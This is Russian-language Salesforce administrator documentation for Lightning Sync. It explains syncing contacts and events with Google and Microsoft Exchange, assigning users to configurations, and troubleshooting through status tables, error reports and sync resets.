Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Рекомендации по синхронизации контактов между системой Salesforce и Google Контакты при настройке синхронизации Lightning для Google.

После того как администратор Salesforce инициирует синхронизацию контактов, компонент Lightning Sync создает в Google Контакты группу с названием `Salesforce Sync`. Все контакты, синхронизированные по направлению из Salesforce в Google, содержатся в группе `Salesforce Sync`. Приложение Gmail™ автоматически получает доступ к этим контактам при попытке отправить им эл. сообщение или инициировать чат. Если направление синхронизации установлено из контактов Google в Salesforce, вы можете добавить контакты Google в группу синхронизации Salesforce, и синхронизация Lightning начнет синхронизировать контакт с Salesforce во время следующего цикла синхронизации.

Не следует переименовывать, перемещать или удалять группу `Salesforce Sync`, иначе возможно прекращение синхронизации между системой Salesforce и Google Контакты.

Управление пользователями Lightning Sync

После настройки Lightning Sync определите, как ваши торговые представители будут использовать функции и помогать другим пользователям в поиске и решении проблем.

ВЕРСИИ

Синхронизация возможна со следующими приложениями: Salesforce Classic, Lightning Experience и Salesforce1.

Доступно для настройки в следующих версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Назначение представителей конфигурациям Lightning Sync

После настройки приложения Lightning Sync администраторы Salesforce могут назначить представителей для конфигураций Lightning Sync, чтобы появились контакты и события, которые можно синхронизировать между приложениями календарного типа и приложением Salesforce. Возможно назначение отдельных представителей или добавление пользовательских профилей, чтобы назначить несколько пользователей для одной и той же конфигурации.

Устранение ошибок синхронизации для пользователей Lightning Sync

Чтобы устранить ошибки синхронизации данных между сервером эл. почты и Salesforce, препятствующие работе пользователя Lightning Sync, проверьте статусы синхронизации пользователей или выполните отчет об ошибках Lightning Sync. При обнаружении ошибки синхронизации, которая не может быть устранена пользователем, рекомендуем сбросить процесс синхронизации соответствующего пользователя.

Устранение ошибок синхронизации

Если при синхронизации между приложением эл. почты и Salesforce с помощью Lightning Sync возникают неполадки, администратор Salesforce может сбросить процесс синхронизации и восстановить подключения между записями в сообщении электронной почты, приложении календаря и вашими записями в Salesforce.

Назначение представителей конфигурациям Lightning Sync

После настройки приложения Lightning Sync администраторы Salesforce могут назначить представителей для конфигураций Lightning Sync, чтобы появились контакты и события, которые можно синхронизировать между приложениями календарного типа и приложением Salesforce. Возможно назначение отдельных представителей или добавление пользовательских профилей, чтобы назначить несколько пользователей для одной и той же конфигурации.

Прежде чем администратор назначит представителя для конфигурации Lightning Sync, нужно определить порядок синхронизации записей данного представителя, которые уже упоминались в другой конфигурации.

- При назначении отдельного пользователя двум конфигурациям Lightning Sync пользователь автоматически удаляется из первой конфигурации и назначается новой конфигурации.
- При назначении пользователя двум конфигурациям Lightning Sync (как отдельный пользователь и как пользователь профиля) пользователь не удаляется из конфигураций, но его записи синхронизируются согласно конфигурации, которой он назначен как отдельный пользователь.
- При назначении пользователя одной конфигурации Lightning Sync и одной другой конфигурации пользователь не удаляется из конфигураций, но его записи синхронизируются согласно конфигурации Lightning Sync.

Созданные, добавленные или удаленные назначения могут просматриваться пользователями при следующем выполнении цикла синхронизации посредством Lightning Sync.

Чтобы назначить пользователя конфигурации Lightning Sync, выполните указанные ниже действия.

1. Введите строку *Конфигурации Lightning Sync* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Конфигурации Lightning Sync»**.
2. При изменении конфигурации Lightning Sync щелкните ссылку **«Правка»** напротив нужной конфигурации. В противном случае нажмите кнопку **«Создать конфигурацию Lightning Sync»** и заполните обязательные поля.
3. Выберите пункт *«Профили»* или *«Пользователи»* в раскрывающемся списке «Поиск» раздела «Назначить пользователей и профили».
4. Чтобы найти нужного участника, введите ключевые слова в поле поиска и нажмите кнопку **«Найти»**.
5. Чтобы добавить участников в группу, выберите нужных участников в столбце «Доступные участники» и нажмите кнопку **«Добавить»**. Если данной конфигурации назначены все доступные пользователи, то список «Пользователи» будет пуст, а для назначения будут доступны только профили.
6. Чтобы удалить участников, выберите нужных участников и нажмите кнопку **«Удалить»**.
7. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Синхронизация возможна со следующими приложениями: Salesforce Classic, Lightning Experience и Salesforce1.

Доступно для настройки в следующих версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра конфигурации Lightning Sync

- Просмотр настройки и конфигурации

Для создания, редактирования или удаления конфигураций <0>Lightning Sync<1>:

- «Настройка приложения» И «Управление синхронизацией Lightning»

СМ. ТАКЖЕ:

Порядок управления конфликтами синхронизации между Lightning Sync и Salesforce for Outlook

Рекомендации для компаний с несколькими организациями Salesforce

Устранение ошибок синхронизации для пользователей Lightning Sync

Чтобы устранить ошибки синхронизации данных между сервером эл. почты и Salesforce, препятствующие работе пользователя Lightning Sync, проверьте статусы синхронизации пользователей или выполните отчет об ошибках Lightning Sync. При обнаружении ошибки синхронизации, которая не может быть устранена пользователем, рекомендуем сбросить процесс синхронизации соответствующего пользователя.

ВЕРСИИ

Синхронизация возможна со следующими приложениями: Salesforce Classic, Lightning Experience и Salesforce1.

Доступно для настройки в следующих версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Проверка статусов синхронизации пользователей Lightning Sync

Если пользователь Lightning Sync не может выполнить синхронизацию, рекомендуем администратору Salesforce проверить статусы синхронизации пользователей (и статус синхронизации для настройки Lightning Sync), чтобы определить и устранить проблему.

Создание и выполнение отчета об ошибках Lightning Sync

Если пользователям Lightning Sync не удается выполнить синхронизацию, рекомендуем создать и выполнить отчет об ошибках, чтобы выявить причины прекращения синхронизации в организации, а также определить соответствующих пользователей. Сведения об отчете содержат рекомендации по устранению ошибок синхронизации.

Сброс синхронизации для пользователей Lightning Sync

При неудачной синхронизации данных между почтовым сервером и системой Salesforce рекомендуем сбросить процесс синхронизации соответствующего торгового представителя. Сброс синхронизации инициализирует отключение и последующее восстановление подключения между почтовым и календарным приложениями торгового представителя и записями Salesforce. Сброс процесса синхронизации не влияет на сведения, хранящиеся в данных записях.

Тестирование соединения между сервером электронной почты и календаря и системой Salesforce

Чтобы проверить соединение, пользователи Lightning Sync для Microsoft® Exchange должны запустить и тест Lightning Sync, и средство Microsoft Remote Connectivity Analyzer. Данные способы несколько различаются, что позволяет получить более подробные сведения о статусе подключения. Пользователям Lightning Sync для Google достаточно запустить только тест соединения Lightning Sync.

Статусы Lightning Sync для Microsoft® Exchange

Понимание статусов Lightning Sync для Microsoft Exchange помогает оценивать и исправлять ошибки Lightning Sync, которые отображаются на странице статуса Lightning Sync в Salesforce.

Проверка статусов синхронизации пользователей Lightning Sync

Если пользователь Lightning Sync не может выполнить синхронизацию, рекомендуем администратору Salesforce проверить статусы синхронизации пользователей (и статус синхронизации для настройки Lightning Sync), чтобы определить и устранить проблему.

1. Введите строку *Статус Lightning Sync* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Статус Lightning Sync»**.
2. Введите имя нужного пользователя и нажмите кнопку **«Проверить статус»**. Данное действие инициирует отображение статуса синхронизации для выбранного пользователя.

Иногда пользователям может требоваться сброс синхронизации (это должен сделать администратор).

Объяснение статусов синхронизации и рекомендации по исправлению проблем с синхронизацией см. в разделе Статусы Lightning Sync для Microsoft® Exchange.

СМ. ТАКЖЕ:

Создание и выполнение отчета об ошибках Lightning Sync

Сброс синхронизации для пользователей Lightning Sync

ВЕРСИИ

Синхронизация возможна со следующими приложениями: Salesforce Classic, Lightning Experience и Salesforce1.

Доступно для настройки в следующих версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для доступа к статусам Lightning Sync:

- «Настройка приложения» И «Управление синхронизацией Lightning»

Создание и выполнение отчета об ошибках Lightning Sync

Если пользователям Lightning Sync не удается выполнить синхронизацию, рекомендуем создать и выполнить отчет об ошибках, чтобы выявить причины прекращения синхронизации в организации, а также определить соответствующих пользователей. Сведения об отчете содержат рекомендации по устранению ошибок синхронизации.

Сначала рекомендуем создать тип настраиваемого отчета на основе настраиваемого объекта «Отчет об ошибках Lightning Sync», заданного в системе Salesforce. Затем рекомендуем создать отчет об ошибках Lightning Sync. После этого рекомендуем выполнить отчет, который поможет пользователям исправить обнаруженные ошибки синхронизации.

1. Создайте тип настраиваемого отчета. Задайте параметру Основной объект значение **Lightning SyncError**.
2. Создайте отчет об ошибках Lightning Sync. Нажмите кнопку **«Создать отчет»** на вкладке «Отчеты». Задайте параметру «Тип отчета» тип отчета Lightning Sync, созданный в действии 1, и нажмите кнопку **«Создать»**.
3. Сохраните и выполните отчет об ошибках Lightning Sync. Нажмите кнопку **«Сохранить»** на странице несохраненного отчета, заполните обязательные поля и нажмите кнопку **«Сохранить и выполнить отчет»**.
   Система Salesforce создает список ошибок синхронизации, обнаруженных в организации, или отображает строку «Общий итог (0 записей)» при отсутствии ошибок синхронизации.

Если пользователям не удается выполнить синхронизацию при отсутствии ошибок, обратитесь в компанию Salesforce.

СМ. ТАКЖЕ:

Статусы Lightning Sync для Microsoft® Exchange

ВЕРСИИ

Синхронизация возможна со следующими приложениями: Salesforce Classic, Lightning Experience и Salesforce1.

Доступно для настройки в следующих версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или обновления типов настраиваемых отчетов:

- Управление типами настраиваемых отчетов

Для создания, редактирования и удаления отчетов:

- Создание и настройка отчетов

  И

  Конструктор отчетов

Сброс синхронизации для пользователей Lightning Sync

При неудачной синхронизации данных между почтовым сервером и системой Salesforce рекомендуем сбросить процесс синхронизации соответствующего торгового представителя. Сброс синхронизации инициализирует отключение и последующее восстановление подключения между почтовым и календарным приложениями торгового представителя и записями Salesforce. Сброс процесса синхронизации не влияет на сведения, хранящиеся в данных записях.

ВЕРСИИ

Синхронизация возможна со следующими приложениями: Salesforce Classic, Lightning Experience и Salesforce1.

Доступно для настройки в следующих версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

1. При настройке синхронизации контактов посредством Lightning Sync для Microsoft Exchange убедитесь, что папка торгового представителя `Salesforce_Sync` содержит только те контакты, которые надо синхронизировать с Salesforce. Если используется Lightning Sync для Google, этот шаг можно пропустить.
2. Если должна выполняться синхронизация событий, убедитесь, что события, исключенные из синхронизации торговым представителем, управляются из приложения календаря.
3. На странице настроек Salesforce введите строку *«Статус `Lightning Sync`»* в поле «Быстрый поиск», затем выберите пункт **«Статус Lightning Sync»**.
4. Введите имя торгового представителя и нажмите **«Сбросить синхронизацию»**. При выполнении следующего цикла синхронизации Lightning Sync будет синхронизировать:
   - Синхронизация всех контактов между папкой представителя `Salesforce_Sync` (Microsoft Exchange) или группой `Salesforce Sync` (контакты Google) и системой Salesforce. Lightning Syncисключает контакты, не соответствующие критериям фильтров, установленным в конфигурации синхронизации для торгового представителя.
   - Синхронизация всех событий из пользовательского приложения календаря в Salesforce. Lightning Sync исключает события, не соответствующие критериям фильтров, установленным в конфигурации синхронизации для торгового представителя, или события, исключенные из синхронизации представителем.

Тестирование соединения между сервером электронной почты и календаря и системой Salesforce

Чтобы проверить соединение, пользователи Lightning Sync для Microsoft® Exchange должны запустить и тест Lightning Sync, и средство Microsoft Remote Connectivity Analyzer. Данные способы несколько различаются, что позволяет получить более подробные сведения о статусе подключения. Пользователям Lightning Sync для Google достаточно запустить только тест соединения Lightning Sync.

Проверьте статус соединения, чтобы убедиться в успешной настройке Lightning Sync. Если синхронизация Lightning Sync внезапно прервалась для всех торговых представителей организации Salesforce, используйте тестирование подключения.

Прим.: Microsoft Remote Connectivity Test и Lightning Sync Connection Test используются для базовой проверки подключения между почтовым сервером и организацией Salesforce. Чтобы проверить подключение для одного или нескольких торговых представителей, перейдите на страницу «Статус `Lightning Sync`» в меню «Настройка».

- Запуск инструмента Microsoft® Remote Connectivity Analyzer посредством параметров Lightning Sync
- Запуск тестирования подключения Lightning Sync для пользователей Microsoft® Exchange
- Запуск тестирования подключения Lightning Sync для пользователей Google

ВЕРСИИ

Синхронизация возможна со следующими приложениями: Salesforce Classic, Lightning Experience и Salesforce1.

Доступно для настройки в следующих версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для получения параметров выполнения Microsoft Remote Connectivity Analyzer:

- Административный доступ к серверу Microsoft® Exchange компании

Для тестирования подключения Lightning Sync:

- Настройка приложения

Статусы Lightning Sync для Microsoft® Exchange

Понимание статусов Lightning Sync для Microsoft Exchange помогает оценивать и исправлять ошибки Lightning Sync, которые отображаются на странице статуса Lightning Sync в Salesforce.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Статусы системы

Табл. 36: Статусы настройки конфигурации

Условие	Отображаемый статус	Значение статуса
Указанная учетная запись службы Microsoft Exchange:	*Имя пользователя учетной записи службы*	Пользователь сохраняет регистрационные данные учетной записи службы в системе Salesforce, а Lightning Sync распознает допустимую учетную запись службы. Данный статус не позволяет однозначно утверждать, что учетная запись службы поддерживает синхронизацию посредством Lightning Sync. При повторном возникновении ошибок синхронизации рекомендуем использовать инструмент Remote Connectivity Analyzer от компании Microsoft® для тестирования подключения и устранения ошибок настройки.
	Нет	Lightning Sync не удается сохранить регистрационные данные учетной записи службы. Убедитесь, что введенные код и пароль соответствуют учетной записи службы, а настроенная учетная запись службы является допустимой в Microsoft Exchange.
Приложение Lightning for Outlook включено:	Да	пользователь включил приложение Lightning for Outlook в меню «Настройка». Если торговые представители настроены так, чтобы выбирать события Microsoft для синхронизации с системой Salesforce, они выбирают события с помощью приложения Lightning for Outlook.
	Нет	Пользователь не включил приложение Lightning for Outlook в меню «Настройка». Если торговые представители настроены так, чтобы выбирать события Microsoft для синхронизации с системой Salesforce, они не смогут выбирать события до включения приложения Lightning for Outlook.
Система Salesforce распознает учетную запись службы Microsoft Exchange:		Приложение Lightning Sync распознает предоставленную учетную запись

Условие	Отображаемый статус	Значение статуса
		службы. Данный статус не позволяет однозначно утверждать, что учетная запись службы поддерживает синхронизацию посредством Lightning Sync. При дальнейшем возникновении ошибок синхронизации рекомендуем использовать инструмент Remote Connectivity Analyzer от компании Microsoft® для тестирования подключения и устранения ошибок настройки.
		Приложение Lightning Sync не может распознать предоставленную учетную запись службы. Убедитесь, что настроенная учетная запись службы является допустимой в Microsoft Exchange.
Пользователи со связанными адресами эл. почты Microsoft Exchange и Salesforce:	Ожидаемое количество пользователей Lightning Sync	Все адреса эл. почты Microsoft Exchange соотносятся правильно с соответствующими адресами эл. почты Salesforce.
	Неожиданное количество пользователей Lightning Sync	Некоторые адреса эл. почты Microsoft Exchange соотносятся неправильно с соответствующими адресами эл. почты Salesforce. Убедитесь, что адреса эл. почты Exchange соответствуют адресам эл. почты Salesforce путем их сопоставления.
	0	Адреса эл. почты Microsoft Exchange не соотносятся с соответствующими адресами эл. почты Salesforce. Обратитесь в службу поддержки Salesforce.

Табл. 37: Статусы контактов

Условие	Отображаемый статус	Значение статуса
Последнее действие синхронизации:	Время синхронизации контактов в течение последних нескольких минут	Дата и время последней синхронизации контактов, которая выполнена организацией посредством Lightning Sync. Как правило, Lightning Sync синхронизирует записи без инцидентов. При отображении данного статуса, но неудачной

Условие	Отображаемый статус	Значение статуса
		синхронизации контактов отдельных пользователей проверьте сервер Exchange или конфигурации Lightning Sync на наличие параметров, связанных с данными пользователями.
	Время синхронизации контактов в течение нескольких часов	Дата и время последней синхронизации контактов, выполненной организацией. Возможно, настройка Lightning Sync выполнена недавно, потому что начальная синхронизация контактов может занимать несколько часов. Если синхронизация контактов выполняется не в первый раз, то данный статус может указывать на наличие проблемы в синхронизации контактов организации. Убедитесь в возобновлении синхронизации путем отслеживания последнего действия синхронизации в течение следующих 24 часов.
	Время синхронизации контактов в течение прошедшей даты	Дата и время последней синхронизации контактов, выполненной организацией. При отсутствии повторной синхронизации в течение 24 часов убедитесь, что введенные регистрационные данные учетной записи службы Exchange являются верными, система Salesforce распознает учетную запись службы, а организация использует инструмент Remote Connectivity Analyzer от компании Microsoft для проверки возможности взаимодействия между сервером Exchange и Lightning Sync. При наличии работающего подключения обратитесь в службу поддержки Salesforce.
Записи, синхронизированные за последние 60 минут:	Количество контактов, синхронизированных организацией за последние 60 минут	Данное количество контактов синхронизировано организацией за последние 60 минут.
	0	Контакты, синхронизированные организацией за последние 60 минут, отсутствуют. Убедитесь в

Условие	Отображаемый статус	Значение статуса
		возобновлении синхронизации путем отслеживания действия синхронизации записи в течение следующих 24 часов. При отсутствии возобновленной синхронизации воспользуйтесь инструментом Remote Connectivity Analyzer от компании Microsoft для проверки возможности взаимодействия между сервером Exchange и Lightning Sync. При наличии работающего подключения обратитесь в службу поддержки Salesforce.
Записи, синхронизированные за последние 24 часа:	Количество контактов, синхронизированных организацией за последние 24 часа	Данное количество контактов синхронизировано организацией за последние 24 часа.
	0	Контакты, синхронизированные организацией за последние 60 минут, отсутствуют. Воспользуйтесь инструментом Remote Connectivity Analyzer от компании Microsoft для проверки возможности взаимодействия между сервером Exchange и Lightning Sync. При наличии работающего подключения обратитесь в службу поддержки Salesforce.

Табл. 38: Статусы событий

Условие	Отображаемый статус	Значение статуса
Последнее действие синхронизации:	Время синхронизации событий в течение последних нескольких минут	Дата и время последней синхронизации событий, выполненной организацией посредством Lightning Sync. Как правило, Lightning Sync синхронизирует записи без инцидентов. При отображении данного статуса, но неудачной синхронизации событий отдельных пользователей проверьте сервер Exchange или конфигурации Lightning Sync на наличие параметров, связанных с данными пользователями.
	Время синхронизации событий в течение нескольких часов	Дата и время последней синхронизации событий, выполненной организацией.

Условие	Отображаемый статус	Значение статуса
		Возможно, настройка Lightning Sync выполнена недавно, потому что начальная синхронизация событий может занимать несколько часов. Если синхронизация событий выполняется не в первый раз, то данный статус может указывать на наличие проблемы в синхронизации событий организации. Убедитесь в возобновлении синхронизации путем отслеживания последнего действия синхронизации в течение следующих 24 часов.
	Время синхронизации событий в течение прошедшей даты	Дата и время последней синхронизации событий, выполненной организацией. При отсутствии повторной синхронизации в течение 24 часов и более убедитесь, что введенные регистрационные данные учетной записи службы Exchange являются верными, система Salesforce распознает учетную запись службы, а организация использует инструмент Remote Connectivity Analyzer от компании Microsoft для проверки возможности взаимодействия между сервером Exchange и Lightning Sync. При наличии работающего подключения обратитесь в службу поддержки Salesforce.
Записи, синхронизированные за последние 60 минут:	Количество событий, синхронизированных организацией за последние 60 минут	Данное количество событий синхронизировано организацией за последние 60 минут.
	0	События, синхронизированные организацией за последние 60 минут, отсутствуют. Убедитесь в возобновлении синхронизации путем отслеживания действия синхронизации записи в течение следующих 24 часов. При отсутствии возобновленной синхронизации воспользуйтесь инструментом Remote Connectivity Analyzer от компании Microsoft для проверки возможности взаимодействия между сервером Exchange и Lightning

Условие	Отображаемый статус	Значение статуса
		Sync. При наличии работающего подключения обратитесь в службу поддержки Salesforce.
Записи, синхронизированные за последние 24 часа:	Количество контактов, синхронизированных организацией за последние 24 часа	Данное количество контактов синхронизировано организацией за последние 24 часа.
	0	События, синхронизированные организацией за последние 60 минут, отсутствуют. Воспользуйтесь инструментом Remote Connectivity Analyzer от компании Microsoft для проверки возможности взаимодействия между сервером Exchange и Lightning Sync. При наличии работающего подключения обратитесь в службу поддержки Salesforce.

Статусы пользователей

Табл. 39: Статусы настройки конфигурации

Условие	Отображаемый статус	Значение статуса
Пользователь, назначенный активной конфигурации Exchange:		Данный пользователь может выполнять синхронизацию в активной конфигурации Lightning Sync.
		Данный пользователь не может выполнять синхронизацию в активной конфигурации Lightning Sync.
Почтовый ящик пользователя запущен в рамках поддерживаемой версии Microsoft Exchange:		Lightning Sync поддерживает данную пользовательскую версию Microsoft Exchange.
		Lightning Sync не поддерживает данную пользовательскую версию Microsoft Exchange.
Пользователь, распознанный учетной записью службы Exchange:		Данному пользователю соответствует учетная запись службы, настроенная в Exchange, а Lightning Sync может взаимодействовать с учетной записью службы Exchange.
		Данному пользователю не соответствует учетная запись службы, настроенная в Exchange, или Lightning

Условие	Отображаемый статус	Значение статуса
		Sync не может взаимодействовать с указанной учетной записью службы Exchange. Убедитесь, что настроенная учетная запись службы Exchange является допустимой и точно соответствует данному пользователю.
Сбросить статус синхронизации пользователя:	Помечено для сброса	Данный пользователь помечен для сброса синхронизации, но сброс не начат. Запрос на сброс добавляется в очередь и выполняется по мере доступности системы.
	Выполняется сброс	Сброс процесса синхронизации выполняется. По завершении сброса условие «Сбросить статус синхронизации пользователя» удаляется со страницы.
Пользовательская настройка Lightning для Outlook:	Да	данный торговый представитель настроил Lightning для Outlook. Если представители настроены так, чтобы выбирать события Microsoft для синхронизации с системой Salesforce, они выбирают события с помощью приложения Lightning для Outlook.
	Нет	Данный торговый представитель не настроил Lightning for Outlook. Если представители настроены так, чтобы выбирать события Microsoft для синхронизации с системой Salesforce, они не смогут выбирать события до выполнения настройки приложения Lightning для Outlook.

Табл. 40: Статусы контактов

Условие	Отображаемый статус	Значение статуса
Найденная папка Salesforce_Sync:		Папка Salesforce_Sync найдена в каталоге «Контакты» учетной записи эл. почты данного пользователя.
		Lightning Sync не удается найти папку Salesforce_Sync на сервере Exchange или не удается создать ее автоматически для данного пользователя. При необходимости создайте папку

Условие	Отображаемый статус	Значение статуса
		Salesforce_Sync для данного пользователя в качестве подкаталога для каталога «Контакты» в учетной записи эл. почты данного пользователя.
Связанные адреса эл. почты Salesforce и Exchange:		Адрес эл. почты Microsoft Exchange данного пользователя соотносится правильно с адресом эл. почты Salesforce пользователя.
		Адрес эл. почты Microsoft Exchange данного пользователя соотносится неправильно с адресом эл. почты Salesforce пользователя. Сбросьте синхронизацию для данного пользователя.
Статус синхронизации по направлению из Salesforce в Exchange:	Не начато	Синхронизация контактов данного пользователя по направлению из Salesforce в Exchange не начата.
	Выполняется начальная синхронизация	Синхронизация контактов данного пользователя по направлению из Salesforce в Exchange выполняется в первый раз. Данная начальная синхронизация может занять несколько часов.
	Начальная синхронизация завершена	Синхронизация контактов данного пользователя по направлению из Salesforce в Exchange, выполняемая в первый раз, завершена.
	Выполняется синхронизация	Синхронизация контактов данного пользователя по направлению из Salesforce в Exchange выполняется в настоящее время.
	Синхронизировано	Синхронизация контактов данного пользователя по направлению из Salesforce в Exchange завершена.
	Конфигурация Exchange не задана для синхронизации	Данный пользователь не может выполнять синхронизацию контактов по направлению из Salesforce в Exchange в активной конфигурации Lightning Sync.
Статус синхронизации по направлению из Exchange в Salesforce:	Не начато	Синхронизация контактов данного пользователя по направлению из Exchange в Salesforce не начата.

Условие	Отображаемый статус	Значение статуса
	Выполняется начальная синхронизация	Синхронизация контактов данного пользователя по направлению из Exchange в Salesforce выполняется в первый раз. Данная начальная синхронизация может занять несколько часов.
	Начальная синхронизация завершена	Синхронизация контактов данного пользователя по направлению из Exchange в Salesforce, выполняемая в первый раз, завершена.
	Выполняется синхронизация	Синхронизация контактов данного пользователя по направлению из Exchange в Salesforce завершена.
	Синхронизировано	Синхронизация контактов данного пользователя по направлению из Exchange в Salesforce завершена.
	Конфигурация Exchange не задана для синхронизации	Данный пользователь не может выполнять синхронизацию контактов по направлению из Exchange в Salesforce в активной конфигурации Lightning Sync.
Синхронизированные записи	Количество контактов, синхронизируемых для данного пользователя	Данное количество контактов синхронизируется данным пользователем между Exchange и Salesforce. При синхронизации контактов данного пользователя без инцидентов данное количество соответствует количеству контактов в папке Salesforce_Sync данного пользователя.

Табл. 41: Статусы событий

Условие	Отображаемый статус	Значение статуса
Найденная папка «Календарь»:		Папка «Календарь» найдена в учетной записи эл. почты данного пользователя.
		Lightning Sync не удается найти папку «Календарь» пользователя на сервере Exchange.
Связанные адреса эл. почты Salesforce и Exchange:		Адрес эл. почты Microsoft Exchange данного пользователя соотносится

Условие	Отображаемый статус	Значение статуса
		правильно с адресом эл. почты Salesforce пользователя.
		Адрес эл. почты Microsoft Exchange данного пользователя соотносится неправильно с адресом эл. почты Salesforce пользователя. Сбросьте синхронизацию для данного пользователя.
Статус синхронизации по направлению из Salesforce в Exchange:	Не начато	Синхронизация событий данного пользователя по направлению из Salesforce в Exchange не начата.
	Выполняется начальная синхронизация	Синхронизация событий данного пользователя по направлению из Salesforce в Exchange выполняется в первый раз. Данная начальная синхронизация может занять несколько часов.
	Начальная синхронизация завершена	Синхронизация событий данного пользователя по направлению из Salesforce в Exchange, выполняемая в первый раз, завершена.
	Выполняется синхронизация	Синхронизация событий данного пользователя по направлению из Salesforce в Exchange выполняется в настоящее время.
	Синхронизировано	Синхронизация событий данного пользователя по направлению из Salesforce в Exchange завершена.
	Конфигурация Exchange не задана для синхронизации	Данный пользователь не может выполнять синхронизацию событий по направлению из Salesforce в Exchange в активной конфигурации Lightning Sync.
Статус синхронизации по направлению из Exchange в Salesforce:	Не начато	Синхронизация событий данного пользователя по направлению из Exchange в Salesforce не начата.
	Выполняется начальная синхронизация	Синхронизация событий данного пользователя по направлению из Exchange в Salesforce выполняется в первый раз. Данная начальная синхронизация может занять несколько часов.

Условие	Отображаемый статус	Значение статуса
	Начальная синхронизация завершена	Синхронизация событий данного пользователя по направлению из Exchange в Salesforce, выполняемая в первый раз, завершена.
	Выполняется синхронизация	Синхронизация событий данного пользователя по направлению из Exchange в Salesforce завершена.
	Синхронизировано	Синхронизация событий данного пользователя по направлению из Exchange в Salesforce завершена.
	Конфигурация Exchange не задана для синхронизации	Данный пользователь не может выполнять синхронизацию событий по направлению из Exchange в Salesforce в активной конфигурации Lightning Sync.
Синхронизированные записи	Количество событий, синхронизируемых для данного пользователя	Данное количество событий синхронизируется данным пользователем между Exchange и Salesforce. При неудачной синхронизации только некоторых событий данного пользователя убедитесь, что данный пользователь может выполнять синхронизацию событий без инцидентов в конфигурации Lightning Sync пользователя, а сами события не являются личными. Помните, что в настоящее время Lightning Sync не поддерживает синхронизацию повторяющихся событий и приглашенных пользователей.

Устранение ошибок синхронизации

Если при синхронизации между приложением эл. почты и Salesforce с помощью Lightning Sync возникают неполадки, администратор Salesforce может сбросить процесс синхронизации и восстановить подключения между записями в сообщении электронной почты, приложении календаря и вашими записями в Salesforce.

1. Чтобы сбросить синхронизацию контактов, убедитесь, что папка `Salesforce_Sync` в приложении электронной почты содержит только контакты, которые вы хотите синхронизировать с Salesforce.
2. Чтобы сбросить синхронизацию для событий, убедитесь, что событиям, которые вы не хотите синхронизировать, назначен параметр `Private` в приложении календаря.
3. Попросите администратора Salesforce сбросить процесс синхронизации.

ВЕРСИИ

Синхронизация возможна со следующими приложениями: Salesforce Classic, Lightning Experience и Salesforce1.

Доступно для настройки в следующих версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Lightning for Gmail

Предоставьте возможность работать с содержимым Salesforce непосредственно из приложения Gmail™. Это повысит эффективность управления процессом ожидаемых продаж и ускорит совершение сделок. Приложение Lightning for Gmail (интеграция эл. почты для пользователей Gmail) позволяет быстро просматривать записи, относящиеся к продажам, без переключения между Salesforce и Gmail.

После того как администратор подключит приложение Lightning for Gmail, вам следует выполнить одноразовые процедуры, чтобы содержимое Salesforce отображалось в почтовом приложении.

Ниже перечислены доступные действия.

